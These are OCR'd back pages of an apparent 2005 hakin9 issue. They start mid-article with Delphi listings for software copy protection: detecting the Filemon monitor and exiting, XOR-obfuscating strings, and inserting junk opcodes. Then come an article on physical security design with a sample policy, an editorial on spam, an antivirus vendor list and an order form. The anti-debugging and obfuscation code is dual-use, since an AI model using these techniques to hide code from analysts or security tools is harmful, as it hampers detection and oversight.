Dummy opcodes are a really good way of protecting application from crackers, and should be used as often as possible. They will provide an effective defence without increasing the amount of code too much. It is best to combine different types of junk – for instance by creating three different junks and using them randomly or

in sequence. Two other sample opcodes might be:

```
db $EB, $02, $25, $02, $EB, $02,  ↩
  $17, $02, $EB, $02, $AC, $F9,  ↩
  $EB, $02, $F1, $F8
db $E8,$01,$00,$00,$00,$33,$83,$C4,$04
```

Of course, you can experiment with creating your own junk opcodes. Yet, it is highly recommended to be careful as improper use of junk can completely crash the whole application.

Final Advice

Our main goal when protecting a program from crackers should be to fool them. We can use different tricks; one idea might be to insert additional fake code which will perform a fake registration.

We might, for instance, write a very long checking function which, if cracked, will display a non-encrypted message saying that the registration was successful. The cracker might then be fooled into thinking that the program has been cracked while in reality we've only changed the string *unregistered* to *registered to:xxx* without actually unblocking the protected program functionality.

Yet another method would be to use an external file for verification. If the folder containing our application does not contain a specific file, such as *register.dat*, we could have the program jump to a fake registration procedure or simply close the registration window.

Race against time

Using the safeguards shown in this article can help our application stay uncracked longer, since breaking through the protection will require a lot more of the cracker's time. Apart from these methods, we can also use one of the many exe-protectors such as *ASProtect* or *Armadillo* and a very good free Polish protection program *PESpin* (see Frame *On the Net*). A program in which we use our protection techniques combined with an exe-protector has certainly significant chances to defend itself from a potential cracker. ■

Listing 11. *Detecting Filemon through its driver*

```
if
CreateFileA(' \\.\FILEVXD', GENERIC_READ or GENERIC_WRITE,
  FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,
  FILE_ATTRIBUTE_NORMAL, 0) <> INVALID_HANDLE_VALUE
then
  begin
    ExitProcess(0);
  end;
```

Listing 12. *Detecting the Filemon window*

```
if
  FindWindowEx(0,0,0, 'File Monitor - Sysinternals: www.sysinternals.com') <> 0
then
  begin
    ExitProcess(0);
  end;
```

Listing 13. *A function for encoding and displaying a given character string*

```
function cipher(text:string):string;
var  t:integer; ch:char; by:byte; tmp:string; show:string;
begin
  for t:=1 to length(text) do
    begin
      by:=ord(text[t]); by:=by xor $2F; by:=by xor $10;
      by:=by xor $AA; ch:=char(by); tmp:=tmp+ch;
    end;
show:=tmp;
showmessage(show);
```

Listing 14. *Using an encoded string in a message*

```
if
  Registration = 0
then
  begin
    cipher('Űüđĺçôâüń&úâëµűŕřđçµćđçë˙űë ');
  end;
```

Listing 15. *Using dummy opcodes within our code*


```
asm db $EB, $02, $CD, $20 end;
asm db $EB, $02, $CD, $20 end;
asm db $EB, $02, $CD, $20 end;

if Registered = 1
then
  begin
    MessageBox(0,PChar('Thank you for registration!'),↩
  PChar('Info'),MB_ICONINFORMATION);
  end;

asm db $EB, $02, $CD, $20 end;
asm db $EB, $02, $CD, $20 end;
asm db $EB, $02, $CD, $20 end;
```

Physical Security Design

Jeremy Martin



There is no value in spending money to protect data we can recreate; what could possibly happen? – comments like these come from a large percentage of upper management. From employee misuse to industrial espionage to natural disasters, company assets have a variety of threats that are often overlooked or ignored. After all, physical security is the first line of defence.

In the middle of the night, the sound of broken glass echoes down an empty hall followed by the patter of footsteps all the way for an unguarded server room. Several minutes later, a vehicle could be heard speeding away. The next morning, the first person in the building calls the police about the broken window. Hours later, the investigation finds that there is nothing missing and the incident is chalked up to random vandalism.

Two months later, the enraged CEO calls an emergency meeting after reading devastating news in a trade magazine. The competition had released a product identical to a product the company had spent several million dollars developing. The break-in was not vandalism after all, it was industrial espionage. Outside security analysts suggest that the thief used a bootable live-Linux CD to bypass the current security controls, simply copied the trade secrets, and left without a trace.

Anyone that can gain physical access to a computer can, in most circumstances, take that machine over in minutes. We will discuss some of the physical security concerns and how to minimise threats from the inside by implementing access controls. Although, we will reference to strictly corporate procedures, most advices can be of use to any commercial enterprises and even to individuals.

It is good to remember that access controls come in three common flavours: *Physical, Administrative* and *Technical*.

Physical Access Controls

Physical Security work is concerned primarily with the physical protection of sensitive or classified information, personnel, facilities, instal-

What you will learn...

- what are the most common threats to corporate security,
- how to protect your organization and data against physical threats,
- how to prepare a Physical Security Policy.

What you should know...

- you should have some knowledge on managing human resources,
- you should have basic knowledge on designing technical security procedures.

lations, or other sensitive materials, resources, or processes against criminal, terrorist, or hostile intelligence activities, says the US Department of Energy website.

First we need to know what kind of physical threats exist:

- personnel – loss, strikes, illness etc.,
- sabotage and vandalism,
- equipment failure,
- natural disasters – tornado, earthquake, flood etc.,
- man-made disasters – terrorism, arson, explosion,
- utility loss – power, HVAC, water.

Once you have a good idea of what the threats are, you can gauge how best to protect the assets. For example: in the instance of power loss, you can have a backup generator in place to keep critical systems running, lighting for employees and the digital phone system available. In the case of equipment failure, you may want spare parts available or a service contract with a vendor for immediate replacement. You also need to keep in mind what industry regulations or territorial laws you may be covered by that may require certain steps to be taken. HIPAA, SOX and the GLBA are popular examples on industry regulations that affect IT security (see also Frame *On the Net*):

About the Author

With over 10 years of experience in the IT industry (accreditations: CISSP, ISSMP, ISSAP, CHS-III, CEI, CEH, CCNA, Network+, A+), Jeremy Martin is the Communications Director for PLUSS Corporation. A member of ACFEI (American College of Forensic Examiners International), BECCA (Business Espionage Controls and Countermeasures Association), (ISC)² – International Information Systems Security Certification Consortium, ISACA (Information Systems Audit and Control Association), ISSA (Information Systems Security Association), YEN NTEA (Young Executives Network) and OISSG (Open Information Systems Security Group).

- HIPAA stands for US *Public Law 104-191: Health Insurance Portability and Accountability Act of 1996*. This law covers health care organizations such as hospitals, clinics, insurance companies, and even people that offer their own insurance.
- SOX stands for US *Sarbanes Oxley Act of 2002*; sometimes referred to as SOX, it was a legislative response to the accounting scandal caused by the recent fall of high profile publicly held companies. *Sarbanes-Oxley* requires compliance with a comprehensive reform of accounting procedures for publicly held corporations to promote and improve the quality and transparency of financial reporting by both internal and external independent auditors. *The Public Company Accounting Oversight Board*, or PCAOB, has charge through the Securities and Exchange Commission.
- GLBA stands for US *Gramm-Leach-Bliley Act of 1999*; *The Financial Modernization Act of 1999*, also known as the *Gramm-Leach-Bliley Act* or *GLB Act*, includes provisions to protect consumers' personal financial information held by financial institutions. There are three principal parts to the privacy requirements: the *Financial Privacy Rule*, *Safeguards Rule* and pretexting provisions.

Physical controls are just mechanisms designed to minimise the risk of a threat. Installing a lock on a door can detour many would be thieves. Going a step further and adding a biometric lock like a fingerprint scanner can make it far more difficult for a determined intruder to access the secured area. Sometimes this extra time is all the authorities need to resolve the threat. Doors are not the only items that should be locked. Laptops, computers, and server racks should also be at consideration. You never know when a complete stranger will walk into your building, act like they belong and walkout with a company laptop or other valuable asset. This happens a lot more than you would think.

The workstations

Many companies have gone as far as to remove all disk drives, the capability to use USB/COM/LPT devices and to additionally password protect the BIOS of the workstations to prevent installation of programs, unauthorized usage and theft. One scenario is to use a Windows 2003 Terminal Server and a read-only customized bootable Linux distribution on the workstations. If the configuration is preset and the network does not use DHCP, the system would be more difficult to break into. The unseen benefits beyond security would include less chance of virus/malware outbreaks and software corruption.

Another level of physical security consideration is protection of the sensitive data from *TEMPEST* surveillance (see also Robin Lobels's Article *TEMPEST – Compromising Emanations* in this issue of *hakin9*) and prevent the capture of electromagnetic radiation leakage from devices such as computers and monitors. *TEMPEST* surveillance technology decodes the information in a usable format that can be reproduced at a remote location. This can be prevented by implementing special materials in the building during construction of the protected space and/or special casings for the computer systems.

Protecting the buildings

Installing a mantrap or double set of doors at the entrance of the building or secured area is a great solution to prevent unauthorised people from entering or exiting without being identified and authorised. Perimeter fencing is important in detouring and detecting unauthorised access before they even get into the building. Fencing comes in several different flavours. The most common sizes are 3 – 4 feet to deter basic trespassers. 6 – 7 feet deter most people since they are difficult to climb. Fencing 8 feet high with razor wire will deter everyone but the truly determined attacker. The next evolution of fencing

is the PIDAS Fencing. PIDAS stands for Perimeter Intrusion Detection and Assessment System and has sensors on the wire and base of the fence. This system is designed to detect cuts in the wire and vibration that could be caused by climbing.

Lighting is often overlooked as a means of securing an area. When an area is well lit, there is less chance or trespassing due to the fear of being seen. It also helps guards and surveillance equipment in catching a crime in progress. The National Institute of Standards and Technology (also known as NIST), states that critical areas should be illuminated 8 feet high and with two foot candles or lux.

Administrative Access Controls

The most important part of any security design is the Personnel. Human safety should always come first. Personnel are also the weak link in any security design – the human factor introduces many more variables than anything else. Ignorance of policies and procedures can be as harmful as an intentional attack from a disgruntled employee. Unfortunately, internal attacks are the most common and are the least talked about (for many reasons).

Administrative controls include training, emergency response and personnel controls. Training helps the users identify possible threats and gives them the information they need to respond accordingly. During the instance of a fire, personnel would be familiar with the exit routes and where to regroup for assessment if trained properly. This also helps users see non-technical attacks like social engineering to be shown for what they really are. For the selected few that are responsible for emergency response, defined policies would help minimise damage in a crisis.

Personnel controls should be thought of as a preventative measure and as good practice. Before someone is hired, their references should be checked along with other relevant information to help evaluate if the individual in question is going to be a future risk to the company. Once the individual is on board, they should go through a scheduled set of reviews to keep both sides up-to-date, job rotations to cross train, and separation of duties to reduce possible unethical activities or accidental damage. This combination of processes for current employees keeps them in check and keeps the company in the loop with progress and accomplishments. When a person leaves the company, they should be escorted from the premises after recovering all company assets.

Technical Access Controls

These controls cover, among other things, CCTV (*Closed Circuit Television*) systems, equipment failure handling, backups and power supplies. If a CCTV system was implemented in the scenario shown at the beginning, the intruder would have been caught on record and potentially caught. Some CCTV systems even have alarm capability when movement or heat is sensed and can trigger an event to notify the proper authorities. Depending on the regulations in your industry, video footage may be required to be archived for even more than thirty-six months.

Equipment failure is inevitable. It is not a matter of *if*, it is a matter of *when*. Many vendors will have a *Mean Time To Repair* (MTTR) and a *Mean Time Between Failure*

Planning the Strategy

We may ask where to start – what to look for before designing a security solution? Let's start off by listing what needs to be protected. This is one of the hardest steps to overcome since the value of the asset is measured against the cost of the countermeasure to protect it. It does not make sense to protect a $5 pencil sharpener with armed guards, dogs, and PIDAS, but it would fit to protect military secrets. Below is a short checklist of specific device availability that might be helpful for such a task.

Access controls:
- security employee presence,
- indoor and outdoor lighting quality,
- fencing quality,
- solid doors at entrances,
- door locks wherever needed,
- biometric solutions (fingerprint scanners, etc.),
- CCTV availability.

Power supply issues:
- alternate power sources – power generators or UPS,
- backup telephony network (digital or cellular),
- office equipment spare parts availability,
- hardware vendor support,
- grounding.

Information infrastructure security:
- BIOS passwords for workstations,
- possibility of external device access to employee terminals,
- *TEMPEST* surveillance vulnerability,
- digital data backup equipment,
- physical computer network security.

Human related issues:
- emergency procedures,
- employee duty separation.

The to-do list should also contain the controls that are currently in place such as fencing, alarm systems, fire suppression systems, etc. This will give us a solid base for developing a good design.

Example Physical Security Policy

1. Overview

Insecure Company, Ltd.'s intentions for publishing a *Physical Security Policy* are not to impose restrictions that are contrary to Insecure Company, Ltd.'s established culture of openness, trust and integrity. Insecure Company, Ltd. is committed to protecting Insecure Company, Ltd.'s employees, partners and the company from illegal or damaging actions by individuals, either knowingly or unknowingly.

Effective security is a team effort involving the participation and support of every Insecure Company, Ltd. employee and affiliate. It is the responsibility of every employee or guest to know these guidelines, and to conduct their activities accordingly.

2. Purpose

The purpose of this policy is to outline the physical security design at Insecure Company, Ltd. These rules are in place to protect the employees and Insecure Company, Ltd.

3. Scope

This policy applies to employees, contractors, consultants, temporary employees and guests at Insecure Company Ltd., including all personnel affiliated with third parties.

4. Policy

General access to the organization's premises: this often represents the first level of physical security. Personnel shall be validated through the use of an ID to gain entry. Guests and visitors must register at an entry location, given a temporary badge or ID, and be accompanied by an employee at all times while on the organization's premises.

Sensitive access: security badges, smart cards or other electronic forms of identification that personnel carry can be scanned repeatedly. Additional access controls will be implemented around server or equipment rooms, test labs and other areas where sensitive or proprietary information or assets are used or stored.

Entering a secured area using credentials not assigned to that specific individual is strictly prohibited. Entering an area without proper identification or providing authorization is also prohibited.

Physical security also involves careful premises planning so that locked or isolated areas still comply with fire and emergency exit requirements. Often, this involves the use of crash doors to allow insiders easy exit in emergency situations; sometimes, it involves considerable extra expense for additional fire prevention and emergency exit provisions. Perimeter barrier should consist of a PIDAS system and will be monitored by outdoor surveillance rated for low lighting conditions.

Video and other electronic forms of surveillance, or multi-factor authentication systems, are essential to verify that proofs of identity offered by individuals who access sensitive areas are indeed the people they purport to be.

Data from authentication systems and surveillance devices should be archived for a minimum period of 7 years in accordance with local and industry regulations.

Information systems will have offsite backups that carry up-to-date information in the instance of disaster both man-made and natural.

5. Enforcement

Any employee found to have violated this policy may be subject to disciplinary action, up to and including termination of employment.

6. Definitions

Terms	Definitions
Surveillance	The collection, analysis, and dissemination of data
Termination	The end of something in time; the conclusion

7. Revision History

(MTBF) available. The MTBF is used to determine the expected lifetime for the device while the MTTR is used to estimate the time to repair the device and get it back into operation.

Backups are well worth the investment and a copy should be kept offsite in case of a disaster or equipment failure. Many companies use a backup method called data vaulting that compresses, encrypts, and stores the data in a protected offsite location. This is essential for any *Disaster Recovery Plan* (DRP) and for many insurance coverage plans. To increase the availability of critical data, RAID (*Redundant Array of Independent* – or *Inexpensive* – *Disks*) is also a great solution. RAID increases the fault tolerance of a system and can reduce potential downtime drastically.

The power supply is the life's blood for any electronic system. The second most important thing than a power supply is a regulated power supply or achieving clean power. Regulating the power source prevents issues from power excess (spike or surge), power loss (fault or blackout), and power degradation (sag, dip, or brownout) and can be done using UPS devices. Unregulated power is a common cause of damaged electronic components, data and network performance.

Network Connectivity

A network – it is a rather obvious definition – is a setup of multiple computer systems that are connected together using a medium of some sort. The most commonly used medium for a Local Area Network (LAN) is CAT5 cable that is made of a shielded set of four twisted pair wires for a total of eight wires. Connecting multiple computers together makes a circuit for electrical current to pass through. Data is sent from a computer as a digital signal using 3 to 5 volts. For example, 0 equals 0 volts and 1 equals 3–5 volts so a signal that would come across as 00010011 would actually be sent in potential (voltage) as 0,0,0,3,0,0,3,3. In a perfect scenario, there will be no outside voltage to disrupt the flow of this digital current.

Grounding

A ground in an electrical circuit is a common return path that is the zero voltage reference level for the equipment or system, and is usually connected into the earth. Without a proper ground the current will become unstable and may cause breakers to activate.

When properly installed, the low-resistance path provided by the safety ground wire offers sufficiently low resistance and sufficient current-carrying capacity to prevent the buildup of hazardous high voltages. A single power outlet or light socket with an exposed or damaged wire can cause the ground to fail. Many of the larger buildings require multiple grounds, and multi-building sites also require more than one ground. Multiple grounds are problematic due to the fact that the potential on each circuit is almost never the same.

If computer systems are located on separate grounds and are connected through a network, a circuit is formed out of the network wire. This creates multiple grounds on the same circuit, which will make the current from the source with negative potential flow to the ground with positive potential. This can disrupt a digital signal that would normally be 00010011 (0,0,0,3,0,0,3,3 volts) to then become 01011111 (2,4,1,6,5,4,5,6 volts). Unfortunately, a signal that is distorted in this way may disconnect a system from a network, destroy data, or even damage computer hardware.

Signal Interference

Another cause of network disruption is an effect of Radio Frequency Interference (RFI) and Electromagnetic Interference (EMI). These forms of disruptions can be attributed to equipment that produces high frequencies such as fluorescent lights, high frequency welders, generators, anything that is phase 3, etc.

There is always network interference (noise) going through the network cable, but the noise to signal ratio is what is important. Some contractors and electricians do not take this into consideration when wiring a building. When installing network cable, it is important to hire a network engineer or a cabling company to get the job done right the first time.

Starting the plan

Now that we have a general idea of some of the potential threats that exist (see also Frame *Planning the Strategy*), we can start a plan of protection. When looking at the design from a legal aspect, putting the proper items in place covers *Due Care*. Maintaining the policies, procedures, and controls is considered *Due Diligence*. The combination of both *Due Care* and *Due Diligence* will affect possible liability or downstream liabilities that may result when a threat is realised (see Frame *Example Physical Security Policy*).

At the same time, the plan will have to win the approval of senior management. Below is a list of elements that should be included in any security design.

Showing *Due Care*:

- define security mission statement within the corporate security policy,
- list identified threats through risk analysis,
- educate senior management on technology,
- employ both hidden and visible controls.

Showing *Due Diligence*:

- implement information security awareness training,
- vulnerability assessment to ensure security policy compliance.

After the policy is completed, the possible threats will need to be listed out in as much detail as possible. It is a good idea to use both quantitative and qualitative assessment methods so that the design can be pushed with both realistic numbers that can be verified and emotional buttons about vulnerabilities that can relieve pain or help sell the plan. After the policy is given the proverbial thumbs up, we must start educating the upper management on the technology that will be used to implement the design.

After all this hard work, most people think the work is done. However, the organization needs to provide each employees with training on how the new controls will affect them. If swipe cards are going to be used, the personnel will need to go through a training session on how the cards are used and what to do in the event of failure. Also, when a sign is clearly posted saying *Unauthorized access is prohibited and violator will be prosecuted*, it is hard to argue with the authorities when you are hauled off to jail.

Once the personnel has been trained, it is always a good idea to run through tests to make sure that the controls are in place and working properly. Testing can range from a fire drill to a complete disaster simulation that takes down electricity and data center services for a given period of time.

We have covered several physical security design issues and how they fit together. It is important to ask yourself what kind of threats exist before you can prepare for them. Even more important is to make sure that both the decision makers are on board and the users are aware of their responsibilities to stay compliant. ■

On the Net

- *http://www.sans.org/resources/policies* – basic outline of security policy,
- *http://csrc.nist.gov/publications/nistpubs/index.html* – NIST special publications.

Legal regulations:

- *http://www.hhs.gov/ocr/hipaa/* – HIPAA,
- *http://www.sec.gov/rules/pcaob.shtml* – SOX,
- *http://www.ftc.gov/privacy/glbact* – GLBA.

The Latest Information about Software Market available in

hakin9 Catalogue

Topics of the catalogues with sponsored articles in *hakin9* magazine:

Number	Topics of the catalogues
4/2005	1. Intrusion detection and intrusion protection systems 2. Security scanners and intrusion testing tools 3. Security auditing services
5/2005	1. Hardware and software firewalls 2. Hardware and software VPN systems 3. Firewall design and auditing services
6/2005	1.Network hardware (active and passive devices, network components) 2. Corporate IT system management software 3. Secure network design and installation services
1/2006	1. Secure data storage systems 2. Data backup and recovery software 3. Recovering data from damaged media and secure data erasing
2/2006	1. Data encryption software for servers and workstations 2. Encryption hardware 3. PKI systems and certifying bodies

Each issue presents individual topic.
The catalogue will contain company presentation and contact information.

Project Manager: Szymon Kierzkowski tel: +48 22 860 18 92
e-mail: *adv@software.com.pl*

Editorial

Tomasz Nidecki

Ghosts of the Past

Internet old-timers often think of the past times with a touch of melancholy about when the Internet was available only for select few. Then, the Internet was available only in scientific and academic centres with its own atmosphere such as: lots of mutual respect, no accidental cyber-tourists and - the most important feature - security. Security, which we can now only dream about.

How short-sighted the creators of original 'Net were, who trusted the users to behave. It's hard to say now whether we should love them or hate them for designing such simplicitic protocols and for the complete inadequateness to cope with the cut and thrust today's Internet. Despite the fact that many problems which arise out of this naivety have been solved (in many cases, however, using stop-gap solutions), some of the weeknesses pertaining to these protocols which were designed years ago and are still commonly used, are haunting us up to this day.

Panic and helplessness arising from problems associated with the foundation of Internet mail – SMTP - are rising to critical levels; one of the most important Internet mediums is being seriously affected. Instead of joining forces and taking steps leading to some kind of an evolution, we're still stuck on finding new, stop-gap methods to fight spam and viruses – the two biggest plagues harassing Internet users. The fight between the Dark Side and the Light Side of the Force goes on; no need to say who's winning.

Every stop-gap method used to fight the ever present crap (mildly said) is quickly and effectively countered by the Masters of the Dark Side. Viruses are becomming more and more Machiavellian – polymorphic worms are now quite common – and the cure comes (as is usual) too late, when the infection has already spread out of control. The fight against spam is even more hopeless. The efectiveness of antispam techniques leaves a lot to be desired, whilst even those which are the most effective introduce costs – either large processing requirements or user time. Not to mention all the side effects.

Therefore, maybe the time has come to invest our time and effort into turning the whole structure of Internet mail upside down, instead of just thinking up just another lousy patch for a patch. Such ideas are nothing new, take for example Daniel J. Bernstein's IM2000 – *http://www.im2000.org/*. But their development is painfully slow and no real-life implementations seem to follow.

Of course, we must all be aware of the price we'll have to pay for the revolution. A complete redesign of Internet mail and the migration which follows will demand huge investments in both time and money. Those, who nowadays fight one another, will have to learn to work together for the common cause. But, for now, it seems, billions of dollars lost because of viruses and spam are just not enough to convince us that the time for a revolution has come. Let's just hope that we won't realise it too late, when the main communication medium of the Internet will be so heavily corrupted that we won't be able to use it to communicate on this subject at all. ■

Companies Offering Anti-virus Products and Solutions

N°	Company and Product Name	URL
1	ACPL	*http://www.acpl.com*
2	AdvancedForce	*http://www.advancedforce.com*
3	Aladdin	*http://www.aladdin.com*
4	Alternative Computer Technology	*http://www.altcomp.com*
5	Aluria Software	*http://www.aluriasoftware.com*
6	ALWIL Software	*http://www.avast.com*
7	APEX SYSTEM	*http://www.apexsys.com.pl*
8	Astonsoft	*http://www.astonsoft.com*
9	Authentium	*http://www.authentium.com*
10	BitDefender	*http://www.bitdefender.com*
11	Blue Coat Systems	*http://www.bluecoat.com*
12	BlueHighway Software Company	*http://www.bluehighwaysoftware.com*
13	Borderware	*http://www.borderware.com*
14	BullGuard	*http://www.bullguard.com*
15	CentralCommand	*http://www.centralcommand.com*
16	CERT/CC	*http://www.cert.org*
17	Check Point	*http://www.checkpoint.com*
18	Chillisoft	*http://www.chillisoft.co.nz*
19	Clamav	*http://www.clamav.net*
20	Clearview Systems	*http://www.clearview.co.uk*
21	Common Search	*http://www.vcatch.com*
22	Computer Associates	*http://www.ca.com*
23	DialogueScience	*http://www.dials.ru*
24	Dr. Web	*http://www.drweb.com*
25	eAcceleration® Corp	*http://www.eacceleration.com*
26	Emsisoft	*http://www.emsisoft.com*
27	Enteractive	*http://www.enteractive.com*
28	Eset	*http://www.eset.com*
29	F-Secure	*http://www.f-secure.com*
30	Finjan Software, Inc.	*http://www.finjan.com*
31	FRISK Software International	*http://www.f-prot.com*
32	GeCAD	*http://www.gecadsoftware.com*
33	GFI	*http://www.gfi.com*
34	Grisoft	*http://www.grisoft.com*
35	Group Technologies	*http://www.group-technologies.com*
36	H+BEDV Datentechnik	*http://www.hbedv.com*
37	H+H Software	*http://www.hh-software.com*
38	Hacksoft	*http://www.hacksoft.net*
39	HAURI	*http://www.globalhauri.com*
40	Hycomat	*http://www.hycomat.co.uk/viromat/*
41	IKARUS Software	*http://www.ikarus-software.at*

N°	Company and Product Name	URL
42	Invircible	*http://www.invircible.com*
43	Kaspersky Lab Polska	*http://www.kaspersky.pl*
44	Kurt Huwig	*http://www.openantivirus.org*
45	M2NET	*http://www.m2net.pl*
46	McAfee	*http://www.mcafee.com*
47	MessageLabs	*http://www.messagelabs.com*
48	MicroWorld Technologies	*http://www.mwti.net*
49	MinuteGroup	*http://www.minutegroup.com*
50	MKS	*http://www.mks.com*
51	No Adware	*http://www.noadware.net*
52	Norman	*http://www.norman.com*
53	Palsol	*http://www.palsol.com*
54	Panda Software	*http://www.pandasoftware.com*
55	ParetoLogic	*http://www.paretologic.com*
56	PCPitstop	*http://www.pcpitstop.com*
57	PCSecurityShield	*http://www.pcsecurityshield.com*
58	PLDaniels Software	*http://www.pldaniels.com*
59	PROLAND SOFTWARE	*http://www.pspl.com*
60	Purge	*http://www.purge.com*
61	Quantus Technology	*http://www.quantus.pl*
62	Ravantivirus	*http://www.ravantivirus.com*
63	Reflex Magnetics	*http://www.reflex-magnetics.co.uk*
64	Resplendence Software Projects	*http://www.resplendence.com*
65	Safesurf	*http://www.safesurf.com*
66	Secure Computing	*http://www.securecomputing.com*
67	Sofotex Systems	*http://www.sofotex.com*
68	Sophos	*http://www.sophos.com*
69	Spectrum Systems	*http://www.spectrum-systems.com*
70	SRN Microsystems	*http://www.srnmicro.com*
71	Sybari Software	*http://www.sybari.ws*
72	Symantec	*http://www.symantec.com*
73	Teknum	*http://www.handybits.com*
74	Trend Micro	*http://www.trendmicro.com*
75	Trusecure	*http://www.truesecure.com*
76	Utimaco Safeware AG	*http://www.utimaco.pl*
77	Verisign	*http://www.verisign.com*
78	Virusbuster	*http://www.virus-buster.com*
79	VirusHunter	*http://www.virushunter.com*
80	Virustotal	*http://www.virustotal.com*
81	Wavecrest Computing	*http://www.cyfin.com*
82	WinAntiVirus Pro	*http://www.winantivirus.com*
83	Zone Labs	*http://www.zonelabs.com*

Order Form



Please fill out the blanks with the CAPITAL LETTERS and send the order form by fax: **(+48 22) 860 17 71**, by email: *subscription@software.com.pl* or by post mail: Software-Wydawnictwo Sp. z o.o., Lewartowskiego 6, 00-190 Warsaw, Poland.

First Name and Surname ..... Profession .....

Company Name ..... Tax Identification Number .....

Postal Address .....

Phone ..... Fax .....

Email (It's necessary to send an invoice) .....

☐ Automatic subscription extension

Title	Number of Issue per Year	Number of Copies	Start from	Price	Subtotal
Software 2.0 (w/ CD) Magazine for Professional Programmers The Software 2.0 magazine was created for professional programmers and software developers. It informs about current IT achievements.	12			54€ 72$	
Hakin9 (w/ CD) Hard Core IT Security Magazine Hakin9 is a magazine about hacking and IT security, covering techniques of breaking into computer systems, defence and protection methods.	6			38€ 51$	
How to retouch people Training Movie The film shows how to retouch people. It will lead you step by step through achieving effects which you have often seen in various adverts.	–		–	19.90€ 24.90$	
Selecting and Masking Training Movie The film will learn you how to remove windswept hair in the background, how to get the most out of Pen Tool, how to use the Extract filter and the others.	–		–	19.90€ 24.90$	
Aurox Quicksilver 10.1 Aurox is a complete distribution on DVD with instruction of installation.	–		–	9.90€ 9.90$	
				Total	

☐ **I pay with a credit card** |_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_| **valid thru** |_|_|_|_|
date and signature.....
Name of credit card:


☐ VISA ☐ MASTER CARD ☐ JCB ☐ POLCARD ☐ DINERS CLUB

☐ **I pay by transfer:** BPH-PBK, o/Warszawa, ul. Nowolipki 2A, 00-160 Warszawa
Account number: PL 62 1060 0076 0000 3800 0012 3649

☐ **I will pay after receiving an invoice**

hakin9

In the next issue:



Web Server Intrusion Testing

The Internet contains millions if not tens of millions of web servers, many of them run by inexperienced administrators. Finding security gaps in such servers requires only a little patience. Oliver Karow tells a tale of gap-finding in his own and other people's web servers.

Recovering Data from Linux File Systems

Valuable data can be lost in many ways, be it through system penetration, carelessness or hardware failure. Although full recovery is frequently impossible, there are ways of recovering significant portions of vital files. Bartosz Przybylski presents ways of recovering lost data in the most popular Linux file systems.

Defence Against TEMPEST Systems

Registering electromagnetic emissions (mostly coming from CRT monitors) is – fortunately – not a common method of attack, but the risk is always there, especially when dealing with highly sensitive data. Robin Lobel, shows how you can defend yourself against this method of aggression.

On CD

- *hakin9.live* – bootable Linux distribution,
- indispensable utilities – a hacker's toolbox,
- tutorials – practical exercises to go with the articles,
- additional documentation.

Bypassing Debugging and Disassembly Prevention Techniques

When analysing binary files, it is not uncommon to come across a particularly uncooperative program. If disassembly or debugging are unexpectedly difficult, this may mean that the author of the application has used some method of preventing such analysis. Marek Janiczek presents ways of bypassing popular techniques of reverse engineering prevention.

Network Steganography

Steganography is the art of hiding secret messages in seemingly innocuous content. Network steganography involves hiding data within the TCP transmission protocol which provides the basis of Internet communication. This is made possible by exploiting design flaws of the TCP protocol itself, and in this article Łukasz Wójcicki shows how secret messages can be hidden in TCP network packets.

More information on the forthcoming issue can be found at *http://www.hakin9.org*

New issue on sale at the beginning of June 2005

Want to know more?

Multimedia Photoshop courses: you've **got** to have them!

Now, there's an easier way to learn Photoshop than from books.

.psd magazine Editor-in-Chief, Agnieszka Wawrzyniecka, has prepared a series of multimedia tutorials aimed at revealing the secrets of Adobe Photoshop in a clear and friendly format. The courses are available on DVD and include over 20 tutorials on retouching portraits and selection and masking.

Our courses will teach how to exploit the full potential of the tools offered by Adobe Photoshop.

Our multimedia courses are available at
http://www.shop.software.com.pl

Order now!

.psd
www.psdmag.org/en